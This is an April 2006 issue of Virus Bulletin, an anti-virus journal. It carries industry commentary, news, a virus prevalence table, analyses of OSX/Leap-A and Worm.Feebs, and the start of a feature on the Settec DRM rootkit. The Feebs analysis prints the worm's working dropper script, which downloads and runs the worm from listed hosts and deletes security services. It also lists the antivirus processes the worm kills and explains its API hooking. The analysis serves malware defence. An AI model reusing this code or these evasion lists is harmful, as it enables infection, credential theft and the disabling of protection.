APRIL 2006

virus BULLETIN

The International Publication on Computer Virus Prevention, Recognition and Removal

CONTENTS

2 **COMMENT**
Problems for AV vendors: some thoughts

3 **NEWS**
More updating woes
Spy couple sentenced
'Real' computer virus

3 **VIRUS PREVALENCE TABLE**

VIRUS ANALYSES
4 A small step for Mac OS X
6 Not a feeble attempt

10 **FEATURE**
Stories from the DRM world: the Settec case

13 **COMPARATIVE REVIEW**
Red Hat Linux 9

20 **END NOTES & NEWS**

IN THIS ISSUE

LEAP YEAR

Although the hype surrounding OSX/Leap-A far outweighs the number of reported infections, the virus does present a number of new ideas that we may well see again. Glyn Kennington investigates.
page 4

MR AND MRS ROOTKIT

Viewers of the German version of the *Mr. and Mrs. Smith* movie DVD were surprised to find a little more than they had bargained for on their DVDs thanks to the presence of a new protection system. The protection software was found to be using rootkit-like techniques to hide itself. Elia Florio discusses the security issues associated with the *Settec* DRM case.
page 10

LINUX COMPARATIVE

The main competition amongst products this month seemed to be to determine which could have the least useful documentation – find out which products redeemed themselves by achieving a VB 100%.

page 13

vbSpam supplement

This month: anti-spam news & events and Sorin Mustaca takes an indepth look at *PayPal* phishing.

ISSN 1749-7027

'I see drowning in new malware as one of the main issues facing the AV industry today.'

Eugene Kaspersky, Kaspersky Lab

PROBLEMS FOR AV VENDORS: SOME THOUGHTS

The existence of the contemporary e-criminal world is an established fact. We all know of numerous examples of profitable Internet crime rings working around the world. Moreover, while hundreds were arrested in 2005 for writing malware or launching Internet-based attacks, the volume of new malware appearing daily has nearly doubled (according to *Kaspersky Lab* virus statistics).

Most e-criminals are hard at work and their numbers are growing. I would put the numbers at thousands, given that we add up to 6,000 files to our collection every month. At the end of 2005 and in early 2006 we received around 200 new malware samples per day.

Naturally, the e-criminals are striving to evade both anti-virus products and law enforcement agencies. Currently, favourite criminal tactics include:

- Releasing numerous variants of a specific piece of malware in order to 'flood' AV vendors.
- Creating local outbreaks instead of global attacks, thus creating longer windows of opportunity to remain undetected and exploit infected machines.
- Using polymorphic techniques, encryption and compression to hinder timely analysis.

- Analysing proactive technologies, including heuristics and behaviour blockers so as to penetrate systems despite these barriers.
- Interfering with anti-virus solutions, for instance, by blocking automatic updates.
- Using stealth techniques, such as rootkits.

All of this, naturally, strains the resources of virus labs in all AV companies. In order to deliver updates in a timely manner AV vendors are facing the need to recruit new personnel and to develop new processes designed to handle the masses of malware that flood the labs daily.

I see drowning in new malware as one of the main issues facing the AV industry today. I believe that most, if not all, AV vendors may well find themselves unable to withstand the pressure from the sheer weight of the daily doses of new malware. They simply will not be able to release quality updates fast enough (*see p.3 - Ed*).

On the other hand, business users have seen the number of targeted attacks escalate in 2005. The inherent danger of targeted attacks is that the malware is not being spread widely in the wild, thereby making it virtually impossible for anti-virus vendors to receive a sample. Unfortunately, not only are targeted attacks difficult to trace, but it is also next to impossible to evaluate the costs, since most corporations prefer not to share data: whether about the attack itself or the resulting losses.

However, it is clear that the number of targeted attacks will rise. And this will create serious problems for the anti-virus industry, since neither protection against massed attacks, nor proactive technologies will suffice against a focused attack.

Finally, mobile devices are taking over how we compute, but history is repeating itself as most, or even all of the vendors of these devices place user security at the end of their list of requirements for new technologies and products. The result? New technologies and devices are in the process of being integrated into e-crime structures – both for mass attacks and for targeted ones.

In short, I see the following as the most serious issues for AV vendors to consider:

- Anti-virus vendors will need to review processes and invest additional resources into managing the ever-growing flood of new malware.
- Targeted attacks are moving to the fore as one of the more dangerous types of threat and will require new technologies to control them.
- New technologies are close to achieving critical mass and we will see widespread attacks via phones and WiFi connections with the aim of earning money.

NEWS

MORE UPDATING WOES

Last month we reported on problems for *Kaspersky, Sophos* and *Microsoft* caused by faulty updates. This month it is the turn of *McAfee* and *Symantec* (or rather their customers) to suffer updating woes.

In early March, *McAfee* DAT file 4715 wreaked havoc when it caused several versions of *McAfee VirusScan* to quarantine or delete numerous widely-used application files including *Microsoft Excel*, *Macromedia Flash Player*, *Adobe Update Manager* and the *Google Toolbar Installer*. *McAfee*'s red-faced developers were quick to notify customers of the error and were able to release a replacement file within two and a half hours.

A few days later, *Symantec* users found themselves unable to connect to *AOL* after having received an update. According to *Symantec* the bug was corrected within seven hours. The company also published a fix for users who continued to have trouble. Of course, for those using *AOL* to connect to the Internet, downloading a patch from a website was easier said than done. In this instance, *Symantec* recommended disabling the security software temporarily to retrieve the patch.

SPY COUPLE SENTENCED

An Israeli couple who ran a private investigation service have been handed jail sentences and a $426,000 fine after pleading guilty to developing and selling a trojan which they used to spy on their competitors.

According to investigators, the couple not only used trojans to spy on their own business competitors, but also developed, marketed and sold trojans to other private investigation companies in Israel. Court documents suggest that Michael Haephrati developed the trojan, but it was his wife Ruth Brier-Haephrati who saw a business opportunity and started marketing it to other companies. Mrs Brier-Haephrati was sentenced to four years imprisonment, while her husband was sentenced to two years in jail. They were each fined one million New Israeli Shekels ($213,000).

'REAL' COMPUTER VIRUS

Researchers in the US have constructed a virtual version of the satellite tobacco mosaic virus using more than a million 'digital atoms'. The researchers used one of the world's largest and fastest computers to simulate all the atoms in the virus and a small drop of water surrounding it. Because of the enormous computing power involved, the digital virus existed for only 50 nanoseconds. The simulation and its implications for scientific research are detailed in the March issue of the journal *Structure*.

Prevalence Table – February 2006

Virus	Type	Incidents	Reports
Win32/Netsky	File	72,913	32.03%
Win32/Mytob	File	55,433	24.35%
Win32/MyWife	File	38,306	16.83%
Win32/Bagle	File	36,387	15.99%
Win32/Mydoom	File	8,463	3.72%
Win32/Darby	File	8,139	3.58%
Win32/Lovgate	File	1,714	0.75%
Win32/Zafi	File	961	0.42%
Win32/Funlove	File	700	0.31%
Win32/Feebs	File	682	0.30%
Win32/Bugbear	File	593	0.26%
Win32/Sober	File	366	0.16%
Win32/Valla	File	358	0.16%
Win32/Pate	File	310	0.14%
Win32/Klez	File	278	0.12%
Win32/Mabutu	File	188	0.08%
Win32/Sality	File	174	0.08%
Win32/Sdbot	File	153	0.07%
Win32/Gibe	File	146	0.06%
Win32/Mimail	File	143	0.06%
Win32/Dumaru	File	113	0.05%
Win32/Bagz	File	111	0.05%
Win32/Maslan	File	102	0.04%
Win32/Reatle	File	70	0.03%
Wonka	Script	60	0.03%
Win32/Kedebe	File	53	0.02%
Win95/Spaces	File	49	0.02%
Win32/Bobax	File	43	0.02%
Redlof	Script	39	0.02%
Soraci	Script	35	0.02%
Win32/Agobot	File	34	0.01%
Win32/Gael	File	30	0.01%
Others[1]		505	0.21%
Total		227,621	100%

[1]The Prevalence Table includes a total of 505 reports across 73 further viruses. Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

VIRUS ANALYSIS 1

A SMALL STEP FOR MAC OS X

Glyn Kennington
Sophos Plc, UK

OSX/Leap-A (also known as Oompa Loompa) first appeared in a forum post on MacRumors.com on 13 February 2006. However, the development of the file can be traced back further.

At the end of January, during a discussion about installing input managers, one poster on MacSlash.org suggested that this could be a potential security hole. Then, in early February, an article appeared on the grey-hat website MacHacking.net. The article – which has since been deleted – contained proof-of-concept source code for 'malicious bundles'.

THE BUNDLE

Mac *OS X* provides a mechanism for users to install 'Input Manager bundles' – plugins which can allow, for example, custom keybindings or mouse gestures. These are installed by creating a directory hierarchy beneath one of the following:

~/Library/InputManagers

/Library/InputManagers

Any such installed bundles are loaded by all *Cocoa* applications run as that user (for the first path) or any user (for the second).

OSX/Leap-A installs itself in whichever of these locations it can. After testing the current user ID (using the system call 'getuid') it decides whether it can be installed as a system-wide Input Manager or as an Input Manager for the current user only.

Once OSX/Leap-A is loaded by a *Cocoa* application, it can spread itself. By using the com.apple.iChat interface the bundle can wait for particular events associated with instant messaging – specifically, for *iChat* contacts becoming available.

Once a contact is detected, the bundle generates several more *iChat*-specific events, resulting in an attempt to set up a file transfer with the contact. The transferred file is the main OSX/Leap-A archive.

THE ARCHIVE

The file that is propagated to other users (and the file in the original forum post) is in gzipped tar format (.tgz). As well as having been the standard archive format in Unix environments for some time, .tgz files are becoming increasingly common in Mac *OS X*, to the extent that the proprietary *StuffIt* format is no longer supported on a default install of Mac *OS X 10.4*.

The .tgz file has the following contents:

./._latestpics

latestpics

On initial inspection, the first file seems somewhat unusual; it has been 'hidden', using the Unix convention of starting the filename with a dot. To understand the reasoning behind this, it is necessary to look at the Mac's resource fork capability.

Mac *OS X* supports multiple 'forks' for files, allowing both a data fork (the standard contents of a file) and a resource fork (any other relevant information). This allows further information about the file to be stored in a way that is hidden from any application that just needs to access the data itself. This hidden information can define other attributes of the file, as we shall see later.

Mac *OS X*'s native filesystem supports this resource fork, (as well as any other arbitrarily named forks), by accessing the file as /..namedfork/rsrc (or /..namedfork/*name*). Many common filesystems, including the pseudo-filesystem used by archivers such as tar and zip, lack such capability, so a workaround is required. This workaround is to create another file whose name is the same as the first, but prefixed with '._'.

On any platform other than a Mac, this will be extracted to a separate file. Examining it will reveal it to be in the AppleDouble format (as specified in RFC 1740). The Mac, however, will recognise the special meaning and extract the forks as the appropriate metadata.

THE RESOURCE FORK

This AppleDouble file contains two data entries: one for the resource fork, and another to indicate 'Finder Info'. The Finder Info is a series of flags that tell the Mac 'Finder' application to treat this file in a special manner – in this case, they specify that it has a custom icon.

The resource fork contains only one resource – the custom icon. The custom icon included is the one that is usually associated with a JPEG file. If the user double-clicks the .tgz file, it will appear as if a single JPEG file named 'latestpics' has been extracted. The user would then have no reason to hesitate before opening that file (which was originally claimed to contain screenshots from the forthcoming Mac *OS X 10.5* release). When they click it, however, it will not be opened as a JPEG, but as an executable.

THE EXECUTABLE

The main file, latestpics, is in the Mac's native mach-o executable format. Mac *OS X* will execute it happily, opening up a terminal to display any messages it may generate.

The executable installs the Input Manager bundle, creates a new .tgz archive ready for spreading to other contacts, and infects other applications.

Disassembling the executable reveals that much of the functionality is performed with calls to the syscall 'system', to execute commandline tools such as 'tar' and 'cp'.

Other common system and library routines (getuid and various filesystem and string operations) are used during installation and infection, but additionally, the following, less common routines are used:

- MDQueryCreate, MDQueryExecute. These are members of the MDQuery API, part of *OS X 10.4*'s 'Spotlight' feature to allow users to search for files based on metadata. OSX/Leap-A uses these functions to search for infectable files – specifically, applications accessed within the last month – with the following query:

  (kMDItemKind == 'Application') &&

  (kMDItemLastUsedDate >= $time.this_month)

- getxattr, setxattr. These system calls access the extended attributes of a file. They have been included for some time on other forms of Unix (if using supported filesystems), and they became available in Mac *OS X* with version 10.4. OSX/Leap-A uses them to store its infection marker.
- FSPathMakeRef, FSGetCatalogInfo, FSSetCatalogInfo. These are part of the Mac OS file manager API. OSX/Leap-A uses them to set the Finder Info's kHasCustomIcon flag in the copy of itself in /tmp that will be placed in the archive to be spread, so that the executable extracted by the recipient will still appear to be a JPEG.

INFECTION

OSX/Leap-A infects other applications with the aid of the resource fork. It searches for applications that have been used within the past month, then for each of the first four results, copies the original application into the resource fork and overwrites the data fork with a copy of itself.

When any copy of OSX/Leap-A is run, it checks whether its name is 'latestpics'; if not, then the assumption is made that the currently-running version is part of an infected application, so the original application (stored in the resource fork) must be executed with a call to 'execve'.

When an application is infected, an infection marker is used to prevent reinfection. This is done with the extended attribute API mentioned earlier, creating the attribute named 'oompa' and giving it the value 'loompa'. Any file already having the attribute 'oompa' will not be (re-)infected.

WHAT NEXT FOR OS X MALWARE?

OSX/Leap-A does not appear to have done a lot of damage – the hype surrounding it far outweighs the number of reported infections. A common reaction among the Mac community was 'It's only a Trojan, it's not the end of the world' (although the reality, since it both spreads and infects, is that it could equally be called a worm or a virus).

However, OSX/Leap-A does present some new ideas that we are likely to see again:

- Custom icons. In the same way that *Windows* viruses frequently use a custom icon and a double extension when spreading, OSX/Leap-A shows how it is possible to give a file a 'safe' appearance despite being an untrusted executable. A related vulnerability in *Safari* was demonstrated shortly after the appearance of OSX/Leap-A, by which the file extension is legitimate but the Finder Info is changed to associate the file with a different opening program – in this case, 'Terminal', which will run the file as a shell script.
- Installation as an Input Manager. Finding a way to be run automatically is important for any malware that needs to outlast a reboot. The method of installing an Input Manager is far from the only means to be run regularly, but it has already been seen used by the OSX/Inqtana family, so it is likely to be used again by unimaginative virus writers.
- Spreading with the aid of Apple APIs. In addition to using the com.apple.iChat APIs to spread by instant messaging networks, OSX/Leap-A also refers to APIs from com.apple.mail, presumably with the intention of sending itself by email; however, it never uses these APIs. Future malware may well use both of these methods in order to find new targets.
- Filesystem metadata. The ability to hide information in places other than the basic file data has been exploited by malware before; W2K/Stream used the alternate data streams of NTFS to store the host code in a new stream while overwriting the main stream with the virus. As users may not even be aware of the existence of these streams, it remains a good way of hiding code without drawing attention.

VIRUS ANALYSIS 2

NOT A FEEBLE ATTEMPT

Viktor Juhasz
VirusBuster, Hungary

For recent variants of Worm.Feebs, analysis, detection and removal have been equally difficult tasks. The worm stores its string variables in encoded form and decodes them in runtime into stack variables using a unique algorithm. The worm is hard to detect because it hides itself using its rootkit functions (although not in safe mode). It is difficult to remove the worm in *Windows* normal mode, as the worm injects itself into many processes, including the system processes explorer.exe and scvhost.exe. To complicate matters further, Feebs has many infection vectors, including email, ftp, P2P and AIM (AOL Instant Messenger).

There are many variants of this worm, with new versions surfacing almost every day. This analysis details Worm.Feebs.AF (released 30 January), but the main functions of the worm are very similar throughout all variants.

SYSTEM INFECTION AND PREPARATIONS

When the worm is executed it drops a dll file as 'c:\b', if b already exists then it moves on to name 'c:\c', 'c:\d', etc., until it finds a non-existent filename or reaches c:\z. If it has reached c:\z it tries to load c:\z. This dropped file is the main part of the worm.

When this module is dropped successfully the dropper loads it and checks if a debugger is present by calling the IsDebuggerPresent API function and attempting to open streams \\.\NTICE and \\.\SICE. If any debuggers are detected the worm exits, calling ExitProcess.

The worm creates a two-character string from the *Windows* version and serial number of 'C:\', which it appends to the 'Software\Microsoft\MS' string. The resulting string will be the main registry key of the worm – for example, 'Software\Microsoft\MSIJ'. It creates the following values under this key:

exe="ms[2rnd char].exe" (the dropper name)

dll="ms[2rnd char]32.dll" (name of dll)

buf="ms[2rnd char].db" (stealth data file)

clo="ms[2rnd char]" (copy of the worm)

dir="drivers\ms[2rnd char]\" (storing directory)

After these, it queries the name of the program module. If this is the name of a security program (i.e. firewall or anti-virus software), it terminates the process. The searched strings are the following:

avp6	keylog	avz	rootkitrevealer
nod32krn	kpf4ss	rapapp	hackereliminator
outpost	firesvc	firewal	mcafeefire
hacker	vipnet	ca	internet security
zapro	zonealarm	vsmon	zlclient
pavfnsvr	avgcc	fsdfwd	dfw
fireballdta	fbtray	goldtach	ipcserver
avs	jammer	armorwall	armor2net
iamapp	iamserv	blackd	dpf
xfilter	looknstop	mpftray	leviathantrial
netlimiter	npgui	npfsvice	npfmsg
npfc	opfsvc	opf	ipatrol
spfw	sppfw	kavpf	spfirewallsvc
sspfwtry2	keypatrol	s-wall	smc
umxtray	persfw	pccpfw	tzpfw
xeon	fw	bgnewsui	bullguard
fwsrv			

Another string is created using the *Windows* version and serial number of 'C:\', and by checking whether there is already a window with this class name, the worm determines whether another instance is running already. If it does not detect itself, it hooks the following *Windows* API functions:

send	gethostbyname
InternetConnectA	InternetConnectW
HttpOpenRequestW	HttpOpenRequestA
HttpSendRequestW	HttpSendRequestA
InternetReadFile	InternetQueryDataAvailable
FindFirstFileW	FindFirstFileA
FindNextFileW	FindNextFileA
RegEnumKeyA	RegEnumKeyW
RegEnumKeyExA	RegEnumKeyExW
RegEnumValueA	RegEnumValueW
ZwQuerySystemInformation	OpenProcess

Next, the module is loaded (DllMain returns true) and the dropper calls the U exported function of the dropped file. The U function injects the module into the system.

If the process name contains the string 'install', a message box is displayed with this text (in the case of a network share infection the infected file name will be 'webinstall.exe'):

```
Could not initialize installation
```

The value 'web=http://ucrack.t35.com/' is added to the 'HKCU\Software\Microsoft\Internet Explorer' registry key. Then the worm deletes the registry value created by the downloader or dropper script component (if it was executed from that source):

'SOFTWARE\Microsoft\Active Setup\Installed Components\{CD5AC91B-AE7B-E83A-0C4C-E616075972F3}'

The 'Safe for Scripting' category for the FileSystemObject and WSCRIPT.SHELL controls is deleted (the '{7DD95801-9882-11CF-9FA9-00AA006C42C4}' subkey under keys 'HKCR\CLSID\{72C24DD5-D70A-438B-8A42-98424B88AFB8}\Implemented Categories' and 'HKCR\CLSID\{0D43FE01-F093-11CF-8940-00A0C9054228}\Implemented Categories'). This is done so that the download scripts of the future variants can execute without warning or error messages.

The worm copies itself as the dll value of the main registry key (i.e. ms[2rnd char]32.dll) into the %SYSTEM% directory. It creates a random SID, registers itself in the HKCU\CLSID registry key, and adds this SID into HKLM\Software\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad so that the dll will be loaded by explorer.exe when it starts.

It then copies the main file of the process to the exe value of the main registry key (ms[2rnd char].exe). Then it starts a thread to find 'FailureActions' in the registry key of every service and deletes these values to avoid any error messages in the services.

The worm stops and deletes the following services:

vsadant	scramble	outpostfirewall	rapapp
kpf4	firesvc	rapdrv	fireprox
firepm	firetdi	firehook	fwdrv
khips	kmxagent	kmxbig	kmxcfg
kmxfile	kmxfw	kmxids	kmxnids
kmxsbx	black rap	makont	

In addition, the worm deletes the autorun keys of a number of security programs from the registry keys:

HKLM\Software\Microsoft\Windows\CurrentVersion\Run

HKLM\Software\Microsoft\Windows\CurrentVersion\Runservices

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

The values may be the following:

avz	rootkitrevealer	nod32krn
kpf4ss	kpf4gui	rapapp
hackereliminator	outpost	firesvc
mcafeefire	avp6	keylog

Then the worm executes the %System%\ms[2rnd].exe file and deletes itself (file b).

If the module is loaded by the %System%\ms[2rnd].exe process it creates an email address and stores it in the \dat registry key. This generated email address will be one of the possible sender addresses. The format of the address is:

[String1][random number between 2000-2005]@[string2]

The possible values of String1 are:

Alice	Alley	Angel	Anna	Baby	Brenda
Cindy	Claudia	Debby	Helen	Honey	Jane
Jose	Julie	Linda	Maria	Mary	Melissa
Mia	Milla	Nikky	Pamela	Pussy	Sexy
Sunny	Sweety	Tanya	Trinity	Adam	Alex
Andrew	Bill	Bob	Brent	Brian	Dan
Dave	David	Fred	George	Jack	James
Jerry	Jim	Jimmy	Joe	John	Kevin
Leo	Matt	Michael	Mike	Neo	Peter
Ray	Robert	Sam	Serg	Smith	Stan
Steve	Ted	Tom			

Possible values of String2 are: Yahoo.com, HotMail.com, MSN.com and Gmail.com.

An example address would be: Smith2003@Gmail.com.

Next, it injects itself into the explorer.exe process. From the explorer.exe process it starts svchost.exe and injects itself into this process too. It saves the pid of the svchost.exe process. If any program attempts to open the process using this pid, the worm will terminate the caller process.

From this process it creates a window and saves the handle of the window to the mti registry value.

INFECT ANY WHICH WAY YOU CAN

Eight threads are started for the worm's main functionality.

Thread 1 creates zip files in all directories where the full pathname has one of the following strings: data\playlists, download, upload, incom or share, unless the path contains the 'common' substring.

The following are the possible filenames:

Adobe_Premiere_9_(2.0_pro)_new!_full+crack.zip
3dsmax_9_(3D_Studio_Max)_new!_full+crack.zip
Adobe_Photoshop_10_(CS3)_new!_full+crack.zip
Microsoft_Office_2006_new!_full+crack.zip
Microsoft_Office_2006_new!_full+crack.zip
Ahead_Nero_8_new!_full+crack.zip
winamp_5.2_new!_full+crack.zip
ACDSee_9_new!_full+crack.zip
DivX_7.0_new!_full+crack.zip
ICQ_2006_new!_full+crack.zip
Longhorn_new!_full+crack.zip
Kazaa_4_new!_full+crack.zip

The zip archives consist of two files: webinstall.exe (dropper file) and *_serial.txt (the content of this file is the text '11111-11111-11111'), where '*' is the zip filename without the 'new!_full+crack.zip' string.

The worm collects email addresses from files that have the following file extensions on fixed drives:

wab	xls	vap	stm	sln	pst	ods	nch	nab
mht	mdx	mdw	mde	mdb	mda	ldb	ini	htt
fdb	csv	cfg	adp	ade	abc	wsh	vcf	vbs
uin	txt	tbb	sql	sht	rtf	pnx	pmr	pmo
oft	myd	msg	msf	mbx	mbs	mab	ldif	inb
mm	imb	ibx	fpt	eml	doc	db	adr	addr
adb	abk	abd	slk	pp	nws	nsf	nfo	mmflog
imh	hlp	frm	ctl	cms	cls	bas	bak	abx
htm	xml	pl	dhtm	shtm	phtm	htm	cgi	jsp
php	asp							

The worm saves the collected email addresses to the dat registry subkeys without any limitations.

It collects directory names that belong to security software (detecting them by matching the name), and which also have the 'upd' string (e.g. c:\avp6\update\), and stores them in the ldat subkey. (It enumerates all directories on the hard drive and performs two string matches on them.) So if a directory path includes any string of security software and the upd string, it adds the directory path to the ldat key as a binary value.

Thread 2 hooks GetMessage (WH_GETMESSAGE) to steal passwords. It uses stolen ftp (via hooked 'send') accesses to infect servers. It renames default files (such as index.html, default.php etc.) to '_[filename]' and uploads scripts named a.php, a.pl and a.asp. The content of these scripts is the same as that used at email infection.

Thread 3 monitors the Fethard and WebMoney services to steal accesses. It looks for windows with the text 'Fethard key manager' or 'WebMoney Keeper' and copies the text of a specified child window.

Thread 4 deletes all files from directories stored in the ldat key and deletes the security services listed above.

Thread 5 starts an HTTP server (which processes only GET queries) to infect computers that connect to it. If the server receives a GET HTTP request it sends back the infector script.

Thread 6 is a backdoor thread. Attackers can upload, download, execute and delete files and use the infected computer as a proxy server.

Thread 7 is an update thread. It downloads and installs newer versions of the worm and notifies the attacker(s) via ICQ.

Thread 8 is the email infection thread. It sends messages with the attached script to the email addresses that have been collected. The sender is spoofed in these messages.

The worm employs rootkit methods, hooking many API functions. The hooking method has the following characteristics:

- The first five bytes of the original function are stored.
- The distance between the function and hook method is calculated.
- The first five bytes will be a jump to hook method.
- When the hook function calls the original function it restores the five bytes, calls the function and rehooks the API.

The intercepted function groups are the following:

- FindFiles API functions (FindFirstFileA, FindFirstFileW, FindNextFileA, FindNextFileW): the worm skips all files that have names of the pattern it uses for its own files. If the call comes from a P2P program (Kazaa, Morpheus etc. – recognized by name), the infected zip files are not skipped from the list to ensure the functionality of the P2P infection.
- ZwQuerySystemInformation: the worm removes its own process from the process list.
- OpenProcess: if a process attempts to open the hidden process (identified by the stored pid value) the worm terminates the caller process.
- Registry view APIs: all values and keys that belong to the worm are hidden.
- gethostbyname: if the caller process is in the deny list, access to query the IP address of the host name is denied.

The hooked APIs are used to steal passwords and user data:

- send: data is prevented from being sent to the security software processes and web browsers other than *IE*. The function depends on the target port.
- POP3, FTP: steals passwords and user names. The collected data is stored to the fdat (FTP) and pdat (POP3) subkeys.
- SMTP, POP3: stores the sender email address to the mdat subkey and attaches the script to the outgoing mail. This is one of the rare examples of a worm that attaches itself to legitimate email messages.
- AIM port (port 5190): collects user accesses and infection like POP3. Control ports (port 25, 135, 445, 1433, 1434, 6667) can be used by explorer.exe.
- InternetAPIs (InternetConnectA, InternetConnectW, HttpOpenRequestA, HttpOpenRequestW, HttpSendRequestA, HttpSendRequestW, InternetReadFile, InternetQueryDataAvailable): these are used to steal banking information (card number, pin number etc.) by matching the sent data to a list of monitored strings.

SCRIPTING IS BACK TO THE GAME

The worm has two types of script: a downloader script and a

dropper script. Both types of script have two parts: a short decoder and the longer main part.

The downloader script downloads one of the following URLs:

ssddsf.coconia.net/lol.txt
pogc.wol.bz/lol.txt
fr33.by.ru/ol.txt
boblol.zoo.by/ol.txt
jppo.t35.com/lol.c
jmo31.by.ru/big.txt
duuw.nm.ru/ol.txt

These locations may differ depending on the variant. The content of these URLs is the BASE64 encoded form of the worm.

The dropper script includes a BASE64 encoded exe file.

The source of the decoder script is the following:

```
var1="function var2(var3){var var4=decodestring,var5,
var6,var7,var8='',var9='',var10;for(var6=0;var6<
var3.length;var6++){var10=var3.charAt(var6);var7=
var4.indexOf(var10);if(var7>-1){var5=((var7+1)
%decodestringlength-1);if(var5<=0){var5+=
decodestringlength }var8+=var4.charAt(var5-1)}else
{var8+=var10}}var9+=var8;document.write(var9)}"
```

Here, var1 is a four-character string, var2–10 are single characters, and decodestring is a randomly generated string.

Strings are generated in runtime so every script has different variables. Here is an example of a possible non-encoded script:

```
Ocqz="function w(p){ var
e="o:A\".[z_HC3|$@TR5gqj}2Su{'-VZ4&pm];)
r^sBJUI!EWt8Xv7~a6Dfb#*0=YFG yKW'c(L+,
/MN9deOPQ",h,x,d,c=",l=",a;for(x=0;x<p.length;x++)
{a=p.charAt(x);d=e.indexOf(a);if(d<-1){h=((d+1)%84-
1);if(h<=0){h+=84]c+=e.charAt(h-
1)}else{c+=a}}l+c;document.write(l)}"
```

A simple obfuscation is added to the script, which has evolved over time. The evolution of the script is as follows:

- The entire decoder script is replaced with escape codes.
- Characters at random positions are replaced with escaped versions (e.g. 'f' replaced with '%66').
- Script splits into substrings which are concatenated, e.g. lzv=lzv+okg+mkdb.
- Unescape sign is replaced with another character (e.g. '%' is replaced with '_').
- Reverse encoded string.
- Strings have only one functionality to make detection difficult, e.g. tezpf="7849".

The following is an example of the decoded string:

```
Connecting to Yahoo.com secure mail server...<script
language=JavaScript>function
u(){document.write('Unable To Connect to Server.
Please check your Internet connection and try
again.<script language=JavaScript>cj="\\\\";dr="c:"
+cj+"Recycled"+cj;b=dr+"userinit.exe";try{f=new
ActiveXObject("Scripting.FileSystemObject");n=new
ActiveXObject("WScript.Shell");nx=1;if(f.FileExists(b))
{ex=f.GetFile(b);if(ex.size>20000)nx=0;}function
fl(){return false}document.oncontextmenu=fl;f.
CreateFolder(dr);}catch(t1){};<\/script><script
language="vbs">If nx Then\nset IE=CreateObject
("InternetExplorer.Application")\nIE.Visible=0\nSub
Sp\nWhile IE.Busy=true\nWend\nEnd Sub\nur=Array
("ssddsf.coconia.net\/lol.txt","pogc.wol.bz\/
lol.txt","fr33.by.ru\/ol.txt","boblol.zoo.by\/
ol.txt","jppo.t35.com\/lol.c","volum.1gb.ru\/
ol.txt","duuw.nm.ru\/ol.txt")\nFor un=0 To
6\nIE.Navigate(ur(un))\nSp\ng=IE.Document.body.innerText\
nIf Len(g)>50000 Then\nExit For\nEnd
If\ng=""\nNext\nSub bs\nz=Len(g)\nIf(z)Then\ni=
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
0123456789+\/"\nFor v=1 To z Step 4\nj=3\nm=0\nFor
s=0 To 3\no=Mid(g,v+s,1)\nIf o="=" Then\nj=j-
1\nq=0\nElseIf o="?" Then\nSet k=f.CreateTextFile
(b,True)\nk.Write t\nk.Close\nExit Sub\nElse\nq=InStr
(1,i,o,vbBinaryCompare)-1\nEnd If\nm=64*m+q\nNext\
nm=Hex(m)\nm=String(6-Len(m),"0")&m\nr=Chr(CByte
("&H"&Mid(m,1,2)))+Chr(CByte("&H"&Mid(m,3,2)))+
Chr(CByte("&H"&Mid(m,5,2)))\nt=t&Left(r,j)\nNext\nEnd
If\nEnd Sub\nEnd If\nbs<\/script><script
language=JavaScript>function f1(){b1=0;function
f2(na){b2=0;r1="HKLM"+cj+"SYSTEM"+cj+"CurrentControlSet"
+cj+"Services"+cj;try{n.RegDelete(r1+na+cj);b2=1;}catch(t1)
{};return(b2);}r2="HKLM"+cj+"SOFTWARE"+cj+"Microsoft"+
cj;ke="Active Setup"+cj+"Installed Components"+cj+
"{CD5AC91B-AE7B-E83A-0C4C-E616075972F3}"+cj+
"Stubpath";if(f2("pcipim")+f2("pcIPPsC")+f2("RapDrv")+
f2("FirePM")+f2("KmxFile"))b1=1;try{n.RegWrite
(r2+ke,b,"REG_SZ");n.RegRead(r2+ke);}catch(t1){try{f.CopyFile(b
,n.RegRead(r2+"Windows"+cj+"CurrentVersion"+cj+"Explorer"+cj+
"Shell Folders"+cj+"Common Startup")+cj);}catch(t1)
{b1=0};};return(b1);}try{if(nx&&!f1())n.run(b);}catch(y){};<\/
script>');};setTimeout("u()",0);</script>
```

The extensive use of scripting tricks made it rather difficult to detect the worm scripts. The polymorphic nature of the script left very short and non-specific possible scan strings. Virus analysts were able to practise their script detection skills almost on a daily basis as the new, reshaped scripts came out.

CONCLUSION

This is a very complex malicious program. The developer of this worm may have written for pecuniary gain – possibly on a per-order basis. The worm's infection methods vary and it updates itself frequently, so it's possible for new updates to come sooner than a virus database is updated. The frequency of updating is one per day on average, but sometimes we have seen two updates a day.

The infection script is polymorphic because the name of the variables of a script is easy to modify if the script is generated on the fly. The weakest part of the worm is its downloader script which downloads the BASE64 encoded form of the worm from the given URL list. Blocking these URLs can slow the pace of the infection.

FEATURE

STORIES FROM THE DRM WORLD: THE SETTEC CASE

Elia Florio
Symantec Security Response, Ireland

Months after *Sony* got into trouble for using rootkit functionality in the DRM protection of audio media, the word 'rootkit' is still hitting the headlines. This time the trouble comes in the form of DVD movies containing DRM software from *Settec*.

In *2001: A Space Odyssey*, the legendary computer HAL 9000 was built for the purpose of supporting the astronauts and their mission. Later in the movie, however, the computer revealed an unexpected murderous instinct. Due to an unpredictable programming error, it began to kill the astronauts of the Discovery space ship. HAL 9000 turned abilities that were intended to be used for good purposes against the humans.

The connection between Arthur Clarke's novel and the *Settec* case is apparent in the use of system hooking, which is a powerful technique that can be used for good or malicious purposes. When this technique is included in software that is installed on users' machines, everyone should be aware of the potential risks. This article will focus principally on the *Settec* case. I will discuss the security issues of the code implementation, including how it is different from the *Sony* case (for full details of the *Sony* rootkit see *VB*, December 2005, p.11).

THE SETTEC CASE

At the end of January 2006, German computer users started to post complaints to a public newsgroup [1] about the DVD of the movie of *Mr. & Mrs. Smith*. Users had noticed the presence of a new protection system on the DVD, which was essentially based on two levels of security. The first was a physical protection on the disc surface (probably some kind of bad sectors), and the second was software protection installed on the machines by the autorun player. The messages posted on the public forum reported strange errors relating to popular DVD-ripping programs in the presence of the aforementioned software. It didn't take long for experienced computer users to understand what was going on.

Figure 1: The Settec DRM was found first on the German edition of the Mr & Mrs. Smith DVD.

